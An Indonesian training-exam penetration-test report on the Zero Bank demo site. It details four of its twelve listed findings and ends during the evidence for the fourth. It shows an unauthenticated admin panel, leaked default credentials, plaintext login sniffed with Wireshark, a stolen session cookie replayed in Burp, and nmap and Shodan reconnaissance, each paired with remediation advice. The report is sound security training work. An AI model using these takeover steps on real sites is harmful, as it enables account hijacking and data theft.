



REPORT EXAM MERDEKA SIBER

Nama Peserta : Asep Saepul Mugni
Bastian
Jonathan Kristanto
Mohammad Avatar Restu Putranto
Tiwema Jastin

Kelompok : Kelompok 3

BATCH : 22

RINGKASAN EKSEKUTIF

Berikut adalah ringkasan temuan celah keamanan pada aplikasi Lab Merdeka Siber dengan kategori website sebagai berikut.

No.	Nama Temuan	Object	Severity Level	Status
1	Admin Panel Exposure	Website	9.1 CRITICAL	Open
2	Use of Common & Exposed Credentials	Website	9.1 CRITICAL	Open
3	Insecure Transport Layer	Website	9.1 CRITICAL	Open
4	Sensitive info leakage	Website	8.2 HIGH	Open
5	Stored XSS in Admin Panel	Website	8.2 HIGH	Open
6	PII Exposure via Admin Panel	Website	7.5 HIGH	Open
7	No Rate Limit on Authentication	Website	7.3 HIGH	Open
8	Input & Database Logic Flaw	Website	6.5 MEDIUM	Open
9	Insecure Security Token Implementation	Website	5.3 MEDIUM	Open

Laporan Exam Merdeka Siber – "Kelompok 3"

10	Transfer Funds Logic Flow	Website	5.3 MEDIUM	Open
11	Open DNS Resolver Allowing Unrestricted Recursion	Website	5.3 MEDIUM	Open
12	Outdated JavaScript Library	Website	4.2 MEDIUM	Open

Note: Kombinasi temuan kritis memungkinkan pengambilahan penuh sistem tanpa autentikasi serta manipulasi data finansial. Beberapa temuan membentuk rantai eksplorasi (*exploit chains*); risiko keseluruhan harus dievaluasi secara holistik.

TEMUAN**1. Temuan Domain <http://zero.webappsecurity.com/>****1.1 [CRITICAL] Broken Access Control – Admin Panel Exposure**

Broken Access Control – Admin Panel Exposure	
Severity	CRITICAL
CVSS Score 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
Deskripsi	Vulnerability ini memberikan semua user akses ke halaman admin yang seharusnya tidak bisa diakses semua orang. Ini memberikan user biasa sebuah <i>admin level</i> access dimana user mendapatkan otorisasi admin untuk mengakses dan memodifikasi data. Lokasi halaman admin dapat dengan mudah ditemukan dengan tools directory Brute Force seperti <i>dirsearch</i> .
Affected URL	http://zero.webappsecurity.com/admin/*
Dampak	<ol style="list-style-type: none"> Manipulasi Data: penyerang dapat mengakses dan memodifikasi data-data sensitif (seperti <i>currency</i> dan <i>users</i>). Manipulasi Data Finansial: Penyerang dapat mengubah tampilan nilai mata uang atau

Laporan Exam Merdeka Siber – "Kelompok 3"

	<p>informasi finansial lainnya yang dapat menyesatkan pengambilan keputusan bisnis melalui fitur dibalik halaman admin.</p> <ol style="list-style-type: none">3. Pencurian Data Sensitif: Data-data sensitif pengguna dapat dilihat penyerang.4. Pelanggaran aturan perlindungan data pribadi seperti GDPR (Uni Eropa) dan PDP (Indonesia).5. Hilangnya kepercayaan pengguna terhadap pemilik website.
Kategori	Website
Rekomendasi	<ol style="list-style-type: none">1. Implementasi autentikasi dan otorisasi untuk akses admin<ol style="list-style-type: none">a. Wajib Login: Pastikan setiap <i>request</i> ke direktori admin memiliki sesi aktif. Gunakan Middleware atau filter untuk mengecek.b. Role-Based Access Control (RBAC): Setelah dipastikan login, sistem harus memeriksa <i>role</i> user. <i>Role</i> harus "Admin". Jangan hanya mengecek apakah mereka "User" biasa.2. Implementasi IP Whitelisting: Hanya mengizinkan IP kantor untuk mengakses direktori admin. Gunakan VPN untuk akses dari luar kantor.

	<ol style="list-style-type: none">3. Security by Obscurity: Ganti path direktori admin seperti /superuser/administrators guna mengelabui Brute Force direktori.4. Multi Factor Authentication (MFA): Setiap upaya mengakses admin wajib menggunakan MFA agar tidak mudah ditembus penyerang.5. Rate Limit & WAF: Blokir upaya Directory Brute Force dengan tools seperti Fail2Ban, dan WAF untuk memblokir upaya scanning.6. Logging: Pastikan untuk mencatat setiap detail (login berhasil/gagal, timestamp, user-agent) untuk audit forensik jika terjadi kebocoran sesuai dengan UU PDP.
Referensi	<p>https://owasp.org/Top10/2025/A01_2025-Broken_Access_Control/</p> <p>https://cwe.mitre.org/data/definitions/306.html</p>
Bukti Temuan	

Laporan Exam Merdeka Siber – “Kelompok 3”

The screenshot shows a web browser window with the URL <http://zero.webappsecurity.com/admin/>. The title bar says "Zero Bank". The main content area is titled "Admin Home" and contains a sidebar with "Home", "Users", and "Currencies" links, where "Currencies" is highlighted. Below the sidebar is a large table listing currencies with columns for ID, Country, and Name. The table includes entries for AUD, CAD, CHF, CNY, DKK, EUR, GBP, HKD, JPY, MXN, NOK, NZD, SEK, SGD, and THB. At the bottom right of the table is a "Add Currency" button.

Pada aplikasi terdapat sebuah direktori `/admin/` yang dapat diakses tanpa memerlukan apapun

Halaman `Currency` dapat diakses dengan bebas dan ada pilihan untuk “Add Currency”

Laporan Exam Merdeka Siber – “Kelompok 3”

The screenshot shows a web browser window with the URL <http://zero.webappsecurity.com/admin/currencies.html>. The page title is "Zero Bank". On the right, there is a search bar and a "Signin" button. Below the title, a table lists various currencies with their names and descriptions:

HKD	Hong Kong	dollar
JPY	Japan	yen
MXN	Mexico	peso
NOK	Norway	krone
NZD	New Zealand	dollar
SEK	Sweden	krona
SGD	Singapore	dollar
THB	Thailand	baht
BTC	Panama	BitcoinFree

At the bottom right of the table is a "Add Currency" button. Overlaid on the page is a large, diagonal watermark reading "CONFIDENTIAL".

Hasil penambahan “BTC – Panama – BitcoinFree”

Status: OPEN

1.2 [CRITICAL] Authentication Failures – Use of Common & Exposed Credentials

Authentication Failures – Use of Common & Exposed Credentials	
Severity	CRITICAL
CVSS Score 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
Deskripsi	Ditemukan penggunaan kredensial yang sangat lemah dan umum (username:password) yang memungkinkan akses tanpa otorisasi. Selain itu, ditemukan informasi login disimpan atau dituliskan di lokasi yang tidak aman sehingga dapat dibaca oleh pihak mana pun melalui teknik pengintaian sederhana.
Affected URL	http://zero.webappsecurity.com/login.html
Dampak	<ol style="list-style-type: none"> Full Account Takeover: Penyerang dapat mengambil alih akun secara penuh dan bertindak atas nama pemilik akun yang sah. Manipulasi Data Sensitif: Penyerang memiliki kemampuan untuk membaca, mengubah, hingga menghapus data finansial atau informasi pribadi (PII) yang ada di dalam aplikasi. Pelanggaran Kepatuhan (UU PDP): Kebocoran ini secara langsung melanggar UU No. 27 Tahun 2022

	(Perlindungan Data Pribadi) yang mewajibkan keamanan data selama pemrosesan dan penyimpanan, yang dapat berujung pada sanksi pidana dan denda administratif bagi perusahaan.
Kategori	Website
Rekomendasi	<ol style="list-style-type: none"> Password Policy: Website harus mewajibkan usernya membuat password yang kuat (panjang 12-20 karakter, mencampur angka, huruf besar dan kecil) Multi Factor Authentication (MFA): Wajibkan user untuk memasang MFA untuk mencegah penyerang masuk dengan kredensial tercuri. Ini sangat penting terutama untuk aplikasi banking. Anti-Brute Force Mechanism: Kunci akun setelah 5 kali gagal percobaan login, serta tampilkan CAPTCHA jika user beberapa kali gagal login untuk memastikan yang login adalah manusia. Cleanup Credentials: Hapus semua kredensial yang tertulis secara manual di file publik atau komentar kode.
Referensi	https://owasp.org/Top10/2025/A07_2025-Authentication_Failures/

Bukti Temuan

Pada `/login.html`, username dan password menggunakan credential “`username:password`” yang dibocorkan saat hover ke tanda tanya.

The screenshot shows a browser window with the following details:

- Address Bar:** zero.webappsecurity.com/login.html (Note: Not secure)
- Title Bar:** Log in to ZeroBank
- Form Fields:**
 - Login (text input field)
 - Password (text input field)
 - Keep me signed in (checkbox)
- Buttons:** Sign in (blue button)
- Tooltip:** Login/Password - username/password (appears over the Password field)
- Link:** Forgot your password ?

Status: OPEN

1.3 [CRITICAL] Cryptographic Failures – Insecure Transport Layer


Cryptographic Failures – Insecure Transport Layer	
Severity	CRITICAL
CVSS Score 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
Deskripsi	Aplikasi web berkomunikasi melalui jaringan transport layer yang tidak aman. Penggunaan protokol HTTP yang tidak terenkripsi, SSLv2 yang sudah <i>deprecated</i> , dan penggunaan token pada URL. Kurangnya keamanan lapisan transport ini memungkinkan penyerang di jaringan yang sama untuk mengendus semua traffic antara pengguna dan server melalui wireshark. Selama pengujian, diamati bahwa data sensitif, termasuk kredensial login dan pengidentifikasi sesi (<i>cookie</i>), ditransmisikan dalam bentuk teks biasa tanpa enkripsi atau perlindungan apa pun.
Affected URL	<ul style="list-style-type: none"> • http://zero.webappsecurity.com/login.html • http://zero.webappsecurity.com/signin.html

	<ul style="list-style-type: none"> • http://zero.webappsecurity.com/auth/accept-cert.html?user_token=xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx
Dampak	<ol style="list-style-type: none"> 1. Man-in-the-middle (MITM): Penyerang mampu melihat (Eavesdropping), mencegat dan mengubah (Data tampering) data saat transit, merusak <i>confidentiality</i> dan <i>integrity</i> dari komunikasi antara klien dan server. 2. Pengambilalihan Akun (Account Takeover): Penyerang dapat masuk ke akun user dengan username dan password yang bocor. 3. Session Hijacking: Penyerang dapat mencuri session cookie user yang login. 4. Encryption downgrade: Penyerang bisa memaksa klien untuk menggunakan enkripsi lemah (atau tetap menggunakan HTTP) untuk mempermudah penyerang dalam mencuri data. 5. DROWN attack: Ada kemungkinan penyerang dapat mendekripsi data ciphertext TLS dengan memanfaatkan oracle padding Bleichenbacher RSA (cve-2016-0800). 6. Trust Issue: Menampilkan pesan “Secure Connection Failed” menunjukkan kesan aplikasi tidak aman dan tidak dikelola dengan baik.

Kategori	Website
Rekomendasi	<ol style="list-style-type: none"> Migrasi Penuh ke HTTPS/TLS: Terapkan sertifikat SSL/TLS yang valid dari Certificate Authority (CA) terpercaya. Disable SSLv2 (and SSLv3): Hanya gunakan TLS v1.2 atau v1.3, nonaktifkan support untuk SSLv3 kebawah. Implementasi HTTP Strict Transport Security (HSTS): Header Strict-Transport-Security dipakai untuk memaksa browser pengguna hanya berkomunikasi melalui HTTPS, bahkan jika pengguna secara manual mengetikkan “http://” Amankan Cookie: Gunakan Atribut Secure untuk memastikan cookie hanya akan dikirimkan melalui koneksi terenkripsi (HTTPS). Update software: Pastikan software OpenSSL atau library SSL/TLS lainnya support TLS v1.2 atau keatas sesuai dengan versi yang digunakan. Remove insecure ciphers: Hapus support untuk cipher lemah seperti RC4 dan MD5, gunakan cipher kuat seperti AES dan SHA.

	<p>7. Hentikan Pengiriman Token via URL: Gunakan Secure HTTP-Only Cookies untuk mengirimkan token.</p>
Referensi	<p>https://owasp.org/Top10/2025/A04_2025-Cryptographic_Failures</p> <p>https://isc.sans.edu/diary/29908</p> <p>https://nvd.nist.gov/vuln/detail/cve-2016-0800</p> <p>https://brighthart007.medium.com/mitigating-sslv2-and-sslv3-protocol-detection-vulnerabilities-remediation-strategies-for-enhanced-e126e808943f</p>
<p>Bukti Temuan</p>	
<p>POC dilakukan dengan 2 mesin: Kali Linux (sebagai penyerang) dan Parrot OS (sebagai user atau korban dengan IP: x.x.x.129). User mengakses website zero.webappsecurity.com, tetapi Kali Linux di network yang sama menggunakan wireshark untuk mengamati aliran traffic di network.</p>	

Laporan Exam Merdeka Siber – “Kelompok 3”




Traffic dari user ke target website (54.82.22.214) dapat dilihat penuh dengan menggunakan wireshark.


Screenshot of a web browser window titled "Zero - Log in" showing a login form for "Zero Bank". The URL is <http://zero.webappsecurity.com/login.html>. The form has fields for "username" and "password", a "Keep me signed in" checkbox, and a "Sign in" button.

Laporan Exam Merdeka Siber – “Kelompok 3”

User mencoba login ke dalam website menggunakan kredensial yang ada.



Penyerang dapat melihat semua value dari form yang di POST oleh user.



User dapat login ke website.

Laporan Exam Merdeka Siber – “Kelompok 3”

ip.addr == 54.82.22.214 & http

No.	Time	Source	Destination	Protocol	Length	Info
150	49.600824512	54.82.22.214	192.168.134.129	HTTP	448	HTTP/1.1 302 Found
488	231.768714679	192.168.134.129	54.82.22.214	HTTP	444	GET /login.html HTTP/1.1
490	232.034467987	54.82.22.214	192.168.134.129	HTTP	383	HTTP/1.1 302 Found
492	232.041897228	192.168.134.129	54.82.22.214	HTTP	444	GET /index.html HTTP/1.1
513	232.585999460	54.82.22.214	192.168.134.129	HTTP	2420	HTTP/1.1 200 OK (text/html)

```
Transmission Control Protocol, Src Port: 54618, Dst Port: 80, Seq: 391, Ack: 330, Len: 2420
Hypertext Transfer Protocol
  GET /index.html HTTP/1.1\r\n
    Host: zero.webappsecurity.com\r\n
    User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
    DNT: 1\r\n
    Connection: keep-alive\r\n
  Cookie: JSESSIONID=E26C4BD0\r\n
    Cookie pair: JSESSIONID=E26C4BD0
  Upgrade-Insecure-Requests: 1\r\n
  Priority: u=0, i=1\r\n
\r\n[Response in frame: 513]
[Full request URI: http://zero.webappsecurity.com/index.html]
```

Packets: 654 - Displayed: 8

Penyerang dapat melihat cookie milik user yang dapat digunakan.

Laporan Exam Merdeka Siber – “Kelompok 3”

The screenshot shows the Burp Suite interface in Intercept mode. A single request is listed in the history:

Time	Type	Direction	Method	URL
12:10:43 5J...	HTTP	→ Request	GET	http://zero.webappsecurity.com/

The Request pane displays the following GET request:

```
1 GET / HTTP/1.1
2 Host: zero.webappsecurity.com
3 Cookie: JSESSIONID=834A1940
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
9 Upgrade-Insecure-Requests: 1
```

The Inspector pane on the right shows various tabs for Request attributes, Request query param, Request body param, Request cookies, and Request headers.

Penyerang mencoba menggunakan Cookie yang digunakan saat pertama kali masuk ke website.


The screenshot shows a web browser window titled "Zero - Personal Banking - Lo:". The address bar shows "Not Secure http://zero.webappsecurity.com". The page content includes a sidebar with "Online Banking" information and a main area featuring a close-up image of various coins.

Penyerang berhasil masuk dengan kondisi logged in tanpa harus login.

Laporan Exam Merdeka Siber – “Kelompok 3”

```
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_ Potentially risky methods: PUT DELETE TRACE PATCH
|_http-title: Zero - Personal Banking - Loans - Credit Cards
|_http-server-header: Apache-Coyote/1.1
443/tcp   open  ssl/http Apache httpd 2.2.6 ((Win32) mod_ssl/2.2.6 OpenSSL/0.9.8e mod_jk/1.2.40)
| sslv2:
|_ SSLv2 supported
| ciphers:
|_ SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_ SSL2_DES_192_EDE3_CBC_WITH_MD5
|_ SSL2_RC4_128_EXPORT40_WITH_MD5
|_ SSL2_DES_64_CBC_WITH_MD5
|_ SSL2_RC4_128_WITH_MD5
|_ SSL2_RC2_128_CBC_WITH_MD5
|_ssl-date: 2026-01-03T08:24:09+00:00; -1s from scanner time.
|_ssl-cert: Subject: CommonName=zero.webappsecurity.com/organizationName=Micro Focus LLC/stateOrProvinceName=California/countryName=US
|_ Subject Alternative Name: DNS:zero.webappsecurity.com
|_ Not valid before: 2021-04-26T00:00:00
|_ Not valid after: 2022-05-04T23:59:59
8080/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_ Potentially risky methods: PUT DELETE TRACE PATCH
|_http-title: Zero - Personal Banking - Loans - Credit Cards
|_http-server-header: Apache-Coyote/1.1
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Actiontec M1424WR-GEN3I WAP (97%), Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012 (97%), DD-WRT v24-sp2 (Linux 2.4.37) (96%), VMware Player virtual NAT device (96%), Linux 3.2 (95%), Microsoft Windows XP SP3 (95%), Linux 4.4 (92%), BlueArc Titan 2 100 NAS device (90%)
```

Bukti penggunaan SSLv2



Penggunaan Token pada URL

Status: OPEN

1.4 [HIGH] Security Misconfiguration – Sensitive info leakage

Security Misconfiguration – Sensitive info leakage	
Severity	HIGH
CVSS Score 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N
Deskripsi	Pengungkapan informasi sisi server (<i>server-side</i>) yang berlebihan terjadi akibat penggunaan konfigurasi standar (default) atau kesalahan konfigurasi keamanan yang dapat dicari melalui berbagai alat pengintaian (reconnaissance). Terdapat beberapa file sensitif mengenai sistem yang digunakan dan bagaimana sistem bekerja, serta file debug yang berisi detail transaksi pada suatu usernya.
Affected URL	<ul style="list-style-type: none"> • http://zero.webappsecurity.com/ • http://zero.webappsecurity.com/debug.txt • http://zero.webappsecurity.com/docs/ • http://zero.webappsecurity.com/errors.log • http://zero.webappsecurity.com/index.old • http://zero.webappsecurity.com/manager/html • http://zero.webappsecurity.com/robots.txt • http://zero.webappsecurity.com/server-status • http://zero.webappsecurity.com/web-services

	<ul style="list-style-type: none"> • http://zero.webappsecurity.com:8080/web-services/infoService?wsdl
Dampak	<ol style="list-style-type: none"> 1. Information Leakage: Penyerang dapat melihat struktur internal aplikasi, termasuk nama fungsi, alur logika, dan parameter yang digunakan. Hal ini memudahkan mereka untuk merancang serangan yang lebih tertarget. 2. Kebocoran Data Transaksi: Detail transaksi yang tercatat dalam log dapat mengandung informasi sensitif (seperti ID pengguna, nilai transaksi, atau referensi database) yang seharusnya bersifat rahasia. 3. Attack Surface Mapping: Dengan mengetahui fungsi-fungsi (functions) yang dipanggil, penyerang bisa mencari celah pada fungsi tersebut, misalnya mencoba melakukan parameter tampering atau mencari kerentanan pada pustaka (library) yang digunakan. 4. Pengungkapan Arsitektur Sistem: Log seringkali membocorkan informasi tentang versi bahasa pemrograman, framework, atau sistem operasi yang digunakan, yang memungkinkan penyerang mencari exploit publik untuk versi tersebut.

	<p>5. Mempermudah Eksplorasi CVE: Penyerang dapat mencari daftar kerentanan publik (Common Vulnerabilities and Exposures / CVE) yang relevan untuk versi tersebut dan melakukan serangan yang presisi.</p> <p>6. Reconnaissance yang Efisien: Penyerang mendapatkan profil teknologi server secara instan, sehingga mempercepat fase persiapan serangan.</p> <p>7. Analisis Kerentanan SSL: Informasi versi SSL yang bocor memudahkan penyerang mencari kerentanan dengan cepat dan akurat.</p>
Kategori	Website
Rekomendasi	<p>1. Hapus Directory Listing: Pastikan fitur directory listing di hilangkan.</p> <p>2. Banner Hiding: Sembunyikan informasi berlebih dari banner dan header HTTP.</p> <p>3. Custom Error Pages: Gunakan halaman error kustom untuk mencegah penyerang mendapatkan informasi spesifik. Disarankan memberikan respon “404 Not Found” alih-alih “403 Forbidden” untuk mengelabui scanner.</p>

	<ol style="list-style-type: none">4. Hapus File Log: Segera hapus file log tersebut dari direktori publik web.5. Gunakan Centralized Logging: Ailihkan praktik menyimpan log dalam file teks di server ke sistem log terpusat (seperti ELK Stack, atau CloudWatch) yang memiliki sistem otentikasi ketat untuk mengaksesnya.6. Sanitize Logs: Jangan simpan informasi atau parameter sensitif di error logs.7. Implementasi Kontrol Akses Ketat: Pastikan yang bisa mengakses file tersebut hanyalah <i>role</i> yang bersangkutan.8. Update software secara rutin untuk menutup celah keamanan yang sudah diketahui.
Referensi	<p>https://owasp.org/Top10/2025/A02_2025-Security_Misc_configuration/</p> <p>https://medium.com/bobble-engineering/apache-server-security-best-practices-bec7b2b3b8a7</p> <p>https://cwe.mitre.org/data/definitions/200.html</p>
Bukti Temuan	

Pada temuan ini, ditemukan banyak jejak-jejak informasi mengenai software beserta versi yang dipakai.

// TAGS cloud

// LAST SEEN: 2026-01-07

General Information

- Hostnames: ec2-54-82-22-214.compute-1.amazonaws.com, zero.webappsecurity.com
- Domains: amazonaws.com, webappsecurity.com
- Cloud Provider: Amazon
- Cloud Region: us-east-1
- Cloud Service: EC2
- Country: United States
- City: Ashburn
- Organization: Amazon Technologies Inc.
- ISP: Amazon.com, Inc.
- ASN: AS14618

Open Ports

- 80
- 443
- 8080

// 80 / TCP | 1217485758 | 2026-01-07T05:29:06.479518

Apache Tomcat/Coyote JSP engine 1.1

Zero - Personal Banking - Loans - Credit Cards

HTTP/1.1 200 OK
Date: wed, 07 Jan 2026 05:29:02 GMT
Server: Apache-Coyote/1.1
Access-Control-Allow-Origin: *
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Content-Type: text/html; charset=UTF-8
Content-Language: en-US
Transfer-Encoding: chunked

// 443 / TCP | 1993462962 | 2025-12-31T08:19:34.875234

Apache httpd 2.2.6

Melalui resource online bisa mendapatkan informasi mengenai port yang terbuka dan service yang dijalankan (beserta versinya) dengan tools seperti shodan (<https://www.shodan.io/host/54.82.22.214>).

